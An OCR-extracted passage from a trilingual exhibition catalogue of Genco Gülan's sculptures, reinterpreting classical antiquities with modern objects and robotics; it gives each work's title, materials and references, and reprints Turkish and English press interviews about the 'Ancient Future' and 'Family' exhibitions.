
Classic Hacker, 2015. Polymers, marble dust and wool mask. 55 x 34 x 32 cm. Reference: Aphrodite portrait, Louvre Museum, Erwin Wurm and Genco Gulan, Dada Virus. (See the code above)

***Pirate classique**, 2015. Sculpture polymère, en marbre et le masque en laine. 55 x 24 x 32 cm. Référence: Tête d'Aphrodite du musée du Louvre, Erwin Wurm et Genco Gulan, Virus Dada. (Voir le code ci-dessus)*

Mermer Batığı, 2014**.** Mermer, 500 x 200 x 30 cm. Referans: Heykeltraş Rahmi Aksungur ve Ege, Marmara denizi antik dönemde mermer taşıyan gemi batıkları.

Marble Wreck, 2014. Marble. 500 x 200 x 30 cm. Reference: Sculptor Rahmi Aksungur and Ancient ship wrecks that carried marble on the Aegean Sea.

***Le Naufrage en Marbre**, 2014. Sculpture en marbre. 500 x 200 x 30 cm.*
Référence: Le sculpteur Rahmi Aksungur et anciennes épaves de navires transportant du marbre sur la mer Égée.



Bay Kraliçe (Blackberry), 2014. Polimer ve mermer, 110 x 44 x 40 cm. Referans: Baş Zeus portresi, gövde Artemis, (Midilli Adası) MÖ. 2.Yüzyıl İstanbul Arkeoloji Müzesi ve Blackberry tuşlu telefon, 21. yüzyıl başı. Ayrıca, *Tersine Dünya, 1993, isimli filme atıfla*: .yazar Orhan Kemal ve yönetmen Ersin Pertan.

Drag King (Blackberry), 2014**.** Polimer ve mermer, 110 x 44 x 40 cm. Reference: Zeus portrait and Artemisia body (Mytilene 2nd BC) both from Istanbul Archeology Museum, Blackberry mobile phones from the beginning of 21st century, and also Turkish movie Tersine Dünya, 1993, writer Orhan Kemal and film director Ersin Pertan.

***Drag King (Blackberry)**, 2014. Sculpture polymère, en marbre.110 x 44 x 40 cm. Références: Portrait de Zeus, corps d'Artémisia (2ème av J.-C.) du musée d'archéologie d'Istanbul, téléphones mobiles Blackberry du début du XXIe siècle, ainsi que Tersine Dünya, l'écrivain Orhan Kemal et le réalisateur Ersin Pertan.*

Sekiz Gözlü İskender, 2017. Polimer ve mermer, 56 x 30 x 30 cm. (sağda) Referans: İskender Portresi, Pergamon Bergama, MÖ. 2. Yüzyılın ilk yarısı ve Japonya'daki Fukushima Reaktör kazasından sonra doğada görülen mutant çiçekler ve sayfada; Altı Gözlü İskender (2015) dövme olarak Büşra Sürat'in kolunda.

Alexander with eight Eyes, 2017. Polymer and marble dust. 56 x 30 x 30 cm. Reference: Portrait of Alexander the Great, Pergamon, 2nd century BC and mutant flowers that appeared after Fukushima disaster in Japan. And also on this page Alexander with Six Eyes (2015) as a tatoo on Busra Surat's arm.

***Alexandre aux huit yeux**, 2017. Sculpture polymère, en marbre. 56 x 30 x 30 cm.*
Références : Pergame, la première moitié du 2ème siècle av J.-C et les fleurs mutants trouvés dans la nature après l'accident du réacteur de Fukushima, le Japon. Aussi sur cette page, Alexandre aux six yeux est tatoué sur le bras de Busra Surat.

Plastik Venus, 2015**.** Metal omurga, polimer, mermer ve polietilen, 220 x 80 x 72 cm.
Referans: Afrodit başı Louvre Müzesi Paris ve Pawel Althamer.

Plastic Venus, 2015. Iron spine polymers and polyethylene. 220 x 80 x 72 cm.
Reference: Aphrodit head from the Louvre Museum and Pawel Althamer.

***Vénus en Plastique**, 2015. Sculpture en fer, polymère, polyéthylène. 220 x 80 x 72cm.*
Références: Aphrodite t à la tête du musée du Louvre et de Pawel Althamer.

Üçüz Güzeller, 2017. Polimer ve mermer, 152 x 145 x 50 cm. Referans: Üç Güzeller (Kharitler), Perge MS 2. yüzyıl, Antalya Arkeoloji Müzesi ve Abigail ve Brittany Hensel siyam ikizleri, 21 yüzyıl başı ABD ve Genco Gülan, Çivi çiviyi söker, 2018.

Triple Muses, 2017. Polymers and marble dust. 152 x 145 x 50 cm.
Reference: Three Muses, Perge Ancient city, 2nd century AC Antalya Archeology Museum and Abigail and Brittany Hensel twins from USA, beginning of 21st century and Genco Gulan, Only a nail can remove a nail, 2018.

***Belles Triplées**, 2017. Sculpture polymère, en marbre.152 x 145 x 50 cm. Références: Trois Muses, Perge, ville antique du IIe siècleap J.-C. Musée archéologique d'Antalya et jumeaux Abigail et Brittany Hensel des États-Unis, début du XXIe siècle.*

İki Ağızlı İskender, 2017. Polimer ve mermer, 50cm x 28cm x 28cm. (sağda) Referans: İskender Portresi, Pergamon Bergama, MÖ. 2. Yüzyılın ilk yarısı ve Genco Gülan, Petek, 2017, tuval üzerine yağlı boya, Picasso'dan Sonra serisi (sayfada, üstte).

Alexander with two Mouths, 2017**.** Polymers and marble. 50 x 28 x 28 cm. (on the right) Refence: Portrait of Alexander the Great, Pergamon mid 2nd century BC and Genco Gulan, Petek, 2017, oil on canvas, After Picasso series (above, on this page).

***Alexandre aux deux Bouches**, 2017. Sculpture polymère, en marbre. 50 x 28 x 28 cm.*
Référence: Portrait d'Alexandre le Grand, Pergame, milieu du IIe siècle av J.-C. et Genco Gulan, Petek, 2017, huile sur toile, série D'après Picasso (ci-dessus, sur cette page).

Antik Mafya, 2012**.** Polimer ve mermer ve tornavida. 95 x 45 x 60 cm.
Referans: 21.yy Türk Televizyon dizileri ve 3. sayfa gazete haberleri.

Ancient Mafia, 2012. Polymers and marble dust, 95 x 45 x 60 cm.
Reference: 21st Century TV series and news on local papers.

***Ancienne mafia**, 2012. Sculpture en polymère, en marbre. 95 x 45 x 60 cm.*
Réfrences: Séries téléviséesturques au XXIè siècle et journauxfaits-divers dans les journaux.

Garp Çıbanı, 2010**.** Polimer, bor ve mermer, 162 x 50 x 46 cm. Galeri Artist Koleksiyonu. Referans: Su perisi, İstanbul Arkeoloji Müzesi ve Hermes büstü, Side Arkeoloji Müzesi.

Hermatic Leishmaniasis, 2010. Polymers, boron and marble dust, 162 x 50 x 46 cm. Gallery Artist Collection. Referance: Nymph, İstanbul Archeological Museum and Hermes from Side Museum.

***L'abcès occidental**, 2010**.** Sculpture polymère, bore en marbre),162 x 50 x 46 cm. Collection-Galerie Artist. Référence: Nymphe, musée archéologique d'Istanbul et Hermès du musée de Side.*

Plastik Hermes, 2015. Demir, polimer ve polietilen, 190 x 200 x 40 cm.
Kadıköy Belediyesi Koleksiyonu. Referans: Kanatlı Hermes başı, İstanbul Arkeoloji Müzesi ve Pawel Althamer. Ayrıca duruş: Artemision Bronz (Denizden Gelen Tanrı), muhtemelen İ.Ö. 450. Atina Milli Arkeoloji Müzesi.

Plastic Hermes, 2015. Iron, polymers and polypetien, 190 x 200 x 40 cm. Kadikoy Municipality Collection, Istanbul TR. Reference: Hermes head with wings, İstanbul Archeological Museum and Pawel Althamer. And also the pose: The Artemision Bronze (God from the Sea), Probably; 460 B.C. National Archaeological Museum of Athens.

***Hermès en Plastique**, 2015. Sculpture en fer, polymère, polyéthylène.190 x 200 x 40 cm. Collection de la municipalité de Kadikoy, Istanbul TR. Référence: tête d'Hermès avec des ailes, musée archéologique d'Istanbul, Pawel Althamer et The Artemision Bronze (Dieu de la mer), probablement; 460 av J.-C. Musée archéologique national d'Athènes.*

Plastik Sokrates, 2015**.** Polimer, demir ve polipropilen, 210 x 125 x 80 cm. Kadir Has Üniversitesi koleksiyonu. Referans: Sokrates büstü. MS 4 yy. Efes Arkeoloji Müzesi, Selçuk, İzmir, Ayrıca Rafael, Atina Okulu, 1509-1511 ve Pawel Althamer 21.yy.

Plastic Socrates, 2015**.** Polymers, Iron and polypropylene, 210 x 125 x 80 cm. Kadir Has University Collection. Reference: Socrates, Efes Archeology Museum, Selçuk, Izmir.

***Socrate en Plastique**, 2015. Sculpture polymère, en fer, en polypropylène, 210 x 125 x 80 cm. Kadir Has University Collection. Référence: : Buste de Socrates, Musée archéologique d'Efes, Selçuk, İzmir. Également à Rafael, à l'école d'Athènes, 1509-1511 et à Pawel Althamer.*

Basın Yayın Haberleri
Media Coverage
Réflexions médiatiques

Takip eden sayfalarda (166 -187) Geleceğin Arkeolojisi serisi ve Antik Gelecek sergisine ilişkin medya yansımalarını bulacaksınız. Bu bölümdeki kısa metinler ilki hariç, İngilizce, Fransızca ve Türkçe olan orjinal dillerinde sunulmuştur.

On the following pages (166-187) you will find a selection of media coverage on the Future Archeology series and Ancient Future exhibition. These articles are presented in their original languages, in English, Turkish and French, without a translation except the first article.

Dans les pages suivantes (166 à 187), vous trouverez les séries "L'Archéologie du Future" et la couverture médiatique de l'exposition Le Futur Antique. Vous trouverez les textes courts en leurs langues d'origine. Sauf la première est traduite en turc.

Siyam Markus, 2012. Mermer, polimer ve TV. Yaklaşık 30 x 40 x 50 cm. Enka Okullarında sergilendiği şekliyle. Referans: Nam June Paik, Reclining Buddha, 1994.

Siyamese Marcus, 2010. Marble, polymer and TV monitor. Aprx. 30 x 40 x 50 cm. As exhibited at Enka Schools. Reference: Nam June Paik, Reclining Buddha, 1994.

Each Sculpture Has a Meaning

Kanal D (TV), Prime Time News, Interview with Seda Akan, April 15, 2017.

Her Heykelin bir Mesajı Var

Kanal D, Ana Haber, Seda Akan röpörtajı,15 Nisan 2017.

...

Genco Gülan: Bu heykeller Arkeoloji ile robot bilimini birleştiriyorlar.
Genco Gülan: These sculptures try to combine Archeology with robotic science.

Kanal D: Poseydon şnorkel takıyor, Zeus robot (kol) yardımıyla kahve alıyor. Günümüz teknolojisi tarihiyle buluşuyor.
Kanal D: Poseidon is wearing snorkel, Zeus is taking coffe with a robottic arm. Today's technology meets with history.

GG: (Heykellerim üzerinden) Öğrendiklerimizi alıp bugün yorumlamaya çalışıyorum ve buna geleceğe dair mesajlar koyarak geleceğe mesajlar yollamaya çalışıyorum.
GG: (Through my sculptures) I am trying to evaluate on what the humanity has ever achieved till today and furthermore I am trying to insert in new messages for the future.

Kanal D: Heykeltıraş Genco Gülan Antik Gelecek adlı sergisinde arkeolojik eserleri farklı bir bakış açısıyla yorumladı.
Kanal D: Sculptor Genco Gulan re appropriated arkeological findings with a different approach in his exhibition Ancient Future.

GG : Bu sergi, bir öykü kitabı gibi yani roman kitabı gibi değil. Tek bir çıkarımı yok ve her parçanın ayrı bir hikayesi var.
GG: This exhibition should not be considered as a novel but more like short individual stories. There is no single conclusion and each peace has a different story.

GG: Heykellerin hepsi bir mesaj veriyor. Örneğin şnorkelli ve paletli Poseydon küresel ısınmaya değiniyor. Bazı heykellerin üzerinde sensörler (ve işlemciler) var, bu sensörler sayesinde hareket etmeleri sağlanıyor.
GG: All my sculptures have different messages. For example, Scuba Poseidon gives reference to global warming. Some of the have sensors (and processors) so that they can interact with the audiance.

GG: Yaşasın sanat.
GG: Long live art!

HER HEYKELİN BİR MESAJI VAR!..

Wunderbar, 2010. Boron, polimer ve altta toprak. Genişlik: 110 cm. Levent Çalıkoğlu koleksiyonu. Referans: Apollon, İstanbul Arkeoloji Müzesi.

Wonderfull, *2010*. Marble, polymers. Width: 110 cm. Levent Çalıkoğlu Collection. Reference: Apollon from Istanbul Archeology Museum.

Bu sergide
Heykeller Hareket Ediyor

Öznur Uğraş Çolak, Cumhuriyet Gazetesi
14 Nisan 2017

“Antik Gelecek” sergisinde belki de Türkiye’de ilk kez yapılan bir işe de imza atmış sanatçı. Bazı heykellere robot parçalar eklemiş ve eserlere hareket vermiş. Genco Gülan ile sergisini ve heykellerin ardındaki hikâyeleri konuştuk.

Genco Gülan'ın birbirinden değişik heykellerin yer aldığı yeni sergisi “Antik Gelecek” Kadir Has Üniversitesi'ndeki Khas Galeri'de sanatseverleri bekliyor. Sergideki her heykelin bir söylemi, mesajı var.

Gülan, 2010'da yaptığı “Geleceğin Arkeolojisi" adlı sergisinde, Anadolu topraklarından çıkmış yapıtlara kendi yorumunu katmış ve bu sergi ülkemizde ve yurt dışında oldukça ses getirmişti. Bu sergiyi arkeolojik yapıtları sıcak plastik ile yorumladığı diğer sergi “Antik Plastik” takip etmişti. Sanatçının yeni sergisi “Antik Gelecek” bu iki seriyi birleştiriyor. “Antik Gelecek" sergisinde belki de Türkiye'de ilk kez yapılan bir işe de imza atmış sanatçı... Yıllardır hayalimdi dediği heykellere robot parçalar eklemiş Gülan. Sergide yer alan kendi otoportresini kullandığı örümcek şeklindeki çalışması için sanatçı bu hayalin bir göstergesi diyor. Gülan, “Bu sergide iki hareketli çalışmam var. Otonom olmasını planladık ve hâlâ üzerinde çalışıyoruz. 3 parça olacaktı ama üçüncü çalışma yetişmedi. Bu iki parça bizden bağımsız olarak hareket edecek" diyor.

Hareketli yapıtlardan biri “Zeus” Gülan'ın dediği gibi kafadan kollu, diğer yapıt “Sapho” ise mobil şair halini almış. Gülan dünyada robotların sanat alanında kullanıldığını ama antik arkeoloji ile birleştirilmesinin farklı olduğunu söylüyor.

Androyitleşme süreci
Sergide yer alan “Üç Güzeller"i Gülan “Üçüz Güzeller" olarak değiştirmiş. Sanatçının versiyonundaki figürün bir tanesi meme kanserine yakalanmış ve memesinin biri alınmış. “Üçüz Güzellerin" üç kafası, üç memesi, üç kolu ve üç ayağı var. Gülan, “Bu hem estetik bir kaygı hem de bir insanın evrimi hakkında konuşmak istiyorum bu sergi bağlamıyla... Yani androyitleşme sürecimiz var. İnsanlara daha çok mekanik parçalar eklenebilir. İleride eklenecek protezlerle vücudumuz değişecek. Bu bir distopya. Kanserler vücudumuzu değiştirecek. Her kullandığımız cep telefonu bize radyasyon veriyor" diyor.

Gülan'ın deyimiyle dört kafalı olabiliriz. Tıpkı sanatçının dört kafalı heykeli gibi... Ya da sanatçının Heronos heykelinde olduğu gibi vücudumuzda küçük kafacıklar çıkabilir. Ya da Sokrates heykeli gibi eriyecek miyiz? Ya ülkemize bir nükleer santral yapılır ve patlarsa...

Serginin hikâyeleri
Bu sergide tek bir hikâye yok. Sergide yer alan yapıtların hepsinin bir sözü var. Yani hepsinin ayrı ayrı bir hikâyesi var.

Tıpkı “Bayan Ters" gibi. Bir köşede ellerini yumruk yapmış ters duran bu heykel toplumun pisikolojisini anlatıyor. “Bayan Ters"in tam karşısında duran kardeşi Pinokyo da diğer köşede cezalı... Gülan, “Cezalı pinokyonun burnu uzamış. Burnu parmak şeklinde uzamış eğer bir kuklay-

Cumhuriyet KÜLTÜR

EDİTÖR: EMRAH KOLUKISA TASARIM: ŞÜKRÜ

Genco Gülan yeni sergisi "Antik Gelecek"de belkide Türkiye'de ilk kez yapılan bir işe imza atmış. Bazı heykellere robot parçalar eklemiş ve eserlere hareket vermiş. Gülan ile sergisini ve heykellerin ardındaki hikâyeleri konuştuk

Bu sergide heykeller hareket ediyor

Genco Gülan'ın birbirinden değişik heykellerin yer aldığı yeni sergisi "Antik Gelecek" Kadir Has Üniversitesi'ndeki Khas Galeri'de sanatseverleri bekliyor. Sergideki her heykelin bir söylemi, mesajı var.

Gülan, 2010'da yaptığı "Geleceğin Arkeolojisi" adlı sergisinde, Anadolu topraklarından çıkmış yapıtlara kendi yorumunu katmış ve bu sergi ülkemizde ve yurt dışında oldukça ses getirmişti. Bu sergiyi arkeolojik yapıtları sıcak plastik ile yorumladığı diğer sergi "Antik Plastik" takip etmişti. Sanatçının yeni sergisi "Antik Gelecek" bu iki seriyi birleştiriyor. "Antik Gelecek" sergisinde belki de Türkiye'de ilk kez yapılan bir işe de imza atmış sanatçı... Yıllardır hayalimdi dediği heykellere robot parçalar eklemiş Gülan. Sergide yer alan kendi otoportresini kullandığı örümcek şeklindeki çalışması için sanatçı bu hayalin bir göstergesi diyor. Gülan, "Bu sergide iki hareketli çalışmam var. Otonom olmasını planladık ve hâlâ üzerinde çalışıyoruz. 3 parça olacaktı ama üçüncü çalışma yetişmedi. Bu iki parça bizden bağımsız olarak hareket edecek" diyor.

DENİZ OĞRAŞ GÜLAN

Hareketli yapıtlardan biri "Zeus" Gülan'ın dediği gibi kafadan kollu, diğer yapıt "Sapho" ise mobil şair halini almış. Gülan dünyada robotların sanat alanında kullanıldığını ama antik arkeoloji ile birleştirilmesinin farklı olduğunu söylüyor.

Androyitleşme süreci

Sergide yer alan "Üç Güzeller"i Gülan "Üçüz Güzeller" olarak değiştirmiş. Sanatçının versiyonundaki figürün bir tanesi meme kanserine yakalanmış ve memesinin biri alınmış. "Üçüz Güzellerin" üç kafası, üç memesi, üç kolu ve üç ayağı var. Gülan, "Bu hem estetik bir kaygı hem de bir insanın evrimi hakkında konuşmak istiyorum bu sergi bağlamıyla... Yani androyitleşme sürecimiz var. İnsanlara daha çok mekanik parçalar eklenebilir. İleride eklenecek protezlerle vücudumuz değişecek. Bu bir distopya. Kanserler vücudumuzu değiştirecek. Her kullandığımız cep telefonu bize radyasyon veriyor" diyor.

Gülan'ın deyimiyle dört kafalı olabiliriz. Tıpkı sanatçının dört kafalı heykeli gibi... Ya da sanatçının Heronos heykelinde olduğu gibi vücudumuzda küçük kafacıklar çıkabilir. Ya da Sokrates heykeli gibi eriyecek miyiz? Ya ülkemize bir nükleer santral yapılır ve patlarsa...

Serginin hikâyeleri

Bu sergide tek bir hikâye yok. Sergide yer alan yapıtların hepsinin bir sözü var. Yani hepsinin ayrı ayrı bir hikâyesi var.

Tıpkı "Bayan Ters" gibi. Bir köşede ellerini yumruk yapmış ters duran bu heykel toplumun pisikolojisini anlatıyor. "Bayan Ters"in tam karşısında duran kardeşi Pinokyo da diğer köşede cezalı... Gülan, "Cezalı pinokyonun burnu uzamış. Burnu parmak şeklinde uzamış eğer bir kuklaysanız burnunuz ahşap şeklinde uzar, insansanız burnunuz parmak şeklinde uzar" diye anlatıyor yapıtını...

Poseidon heykelinin ayaklarında palet sırtındaysa tüp var. Sanatçının bu çalışması küresel ısınmayla ilgili bir iş. Sular yükseliyor ve Poseidon'un bile önlem alması gerekiyor. "Önlem almamız gereken bir dünyaya doğru gidiyoruz" diyen Gülan'ın yapıtlarında anlattığı mesajlar önemli... Tıpkı "Kafa Para" adlı çalışmasında söylediği gibi her şey para...

Genco Gülan'ın sergisi temmuz ayına kadar Khas Galeri'de sanatseverleri bekliyor.

sanız burnunuz ahşap şeklinde uzar, insansanız burnunuz parmak şeklinde uzar" diye anlatıyor yapıtını...

Poseidon heykelinin ayaklarında palet sırtındaysa tüp var. Sanatçının bu çalışması küresel ısınmayla ilgili bir iş. Sular yükseliyor ve Poseidon'un bile önlem alması gerekiyor. "Önlem almamız gereken bir dünyaya doğru gidiyoruz" diyen Gülan'ın yapıtlarında anlattığı mesajlar önemli... Tıpkı "Kafa Para" adlı çalışmasında söylediği gibi her şey para...

Genco Gülan'ın sergisi Temmuz ayına kadar Khas Galeri'de sanatseverleri bekliyor.

Yüzen portre, 2014. Mermer, silikon ve plastik. 110 x 40 x 40 cm. Çeşme Ilıca'da yüzer halde sergilendiği şekliyle. Referans: Roma Portreciliği ve arkaik Muğla yöresi duvar örme teknikleri.

Swimming portrait, 2014. Marble, silicone and plastic. 110 x 40 x 40 cm. As exhibited floating at Cesme beach, Izmir, TR. Reference: Roman portraiture and archaic Mugla region, wall construction techniques.

Genco Gülan sends Messages to the Future, through Art

Hatice Ahsen Utku
Todays Zaman 23 April 2011

Contemporary artist and sculptor Genco Gülan showcases his exhibition "Family" until May 11 at the ENKA Dr. Clinton Vickers Art Gallery in İstanbul.

"I feel like a volleyball player," says Genco Gülan, one of the representatives of Turkish contemporary art and known particularly for his conceptual works. "Someone has passed me the ball and I'm passing it to another. This is what I'm doing in art. I have inherited a tradition, but I don't copy it as it is; I add my own perspective and bequeath it to the future."

This is how Gülan describes his art and his perspective on art. Introducing his latest works to the art lovers through the exhibition "Family," Gülan refers to the small details of the notion of "family" in his works while using a wide range of materials and media. On display at the ENKA Dr. Clinton Vickers Art Gallery until May 11, the exhibition offers tiny surprises to the visitors in every detail.

"The exhibition consists of my latest works; yet, the exhibition is a kind of continuation of my previous two series, the 'Archeology of the Future' and 'Experimental Archeology'," says Gülan in an interview with Today's Zaman. "In the previous series, I had interpreted the sculptures of the classical and ancient periods. At this exhibition, I have not confined myself to those periods. The works are developed in a way that combines aspects of different cultures from the past to the present as well as the relationship between the East and the West. Besides, the material and the content I have used are much more diversified than the previous ones. And I have not limited myself in the dimensions of the works, so the works came out in a much broader range."

Gülan highlights an important notion, that working within a given thematic framework does not mean repeating himself. "I try to create a new context at every exhibition," says Gülan. "I consider every exhibition individually. Yes, there are some elements which are continuous, but I try to keep this continuity by enriching them." In this respect, the idea of "family" takes on more significance. "The most important thing that I try to express about the concept of 'family' is that all these structures that seem to be very different from one another are in fact related to each other," indicates Gülan.

'Family' with multi-connotations

Gülan's works seem to reflect a combination of history and the present, witnessing a vast technological transition. "By using the technological elements, what I'm really trying to do is to refer to today, to the present time, neither the ancient times nor the previous decades. For instance, I use the Starbucks cups in my works for that reason as well."

For Gülan, this is not ignoring history totally, but rather a way of establishing a bridge between the present and the future by making references to the past. "All the works produced today within the contemporary art will become an archeological piece in the future,"

İki Başlı Davut,2016. 3D yazıcı, metal döküm, altın kaplama. Yükseklik: 12 cm. Referans: Davut, Michelangelo, 1504 ve Serkan Özkaya, 2005.
David with 2 Heads, 2016. 3D printed, metal, coated with gold. Height: 12 cm. Reference: David, Michelangelo, 1504 and Serkan Ozkaya, 20015.

explains Gülan. "In a thousand years, people will see the pieces which we consider today to be contemporary art as archeological pieces. And in this respect, I thought how I could communicate with the people of the future by looking to the past. This is a kind of coming to terms with today but also a way of telling about it to the future [generations]; like putting my message in a bottle and throwing it into the ocean."

Of course, coming to terms with the present comprises many dimensions and aspects and it implies a process of questioning. "Some works actually can be grouped under a common theme," says Gülan. Two little Statues of Liberty with their eyes blindfolded are small in size; however they have a lot to say. "The twin Statues of Liberty were made before Sept. 11; for that reason, they are very important for me," indicates Gülan. "They were made in 2000 and exhibited in New York as well. The other related works were made after Sept. 11. There is actually a criticism of Western civilization here, but I'm doing this criticism through myself. I say, 'This civilization belongs to me, so I can criticize it.' So, the idea of family operates here as well, yet in a broader sense, as 'civilization'."

Gülan's family members also contributed to his works in different ways. "My daughter posted a sticker of Caillou [a cartoon character] on a very abstract picture I created," says Gülan, as he shows other pictures he made with his son, inspired from X-rays of the veins of his father's throat.

"The name of the armchair is Mazhar," says Gülan, referring to one of the most interesting pieces of the exhibition: an armchair with a small monitor on the back of it, where the visitor can see him or herself. "It was the armchair of my grandfather. He used to sit on that armchair and watch me. After my grandparents died, that armchair started to mean a lot for me. And I turned it into a monitoring armchair. Now it continues to realize its task."

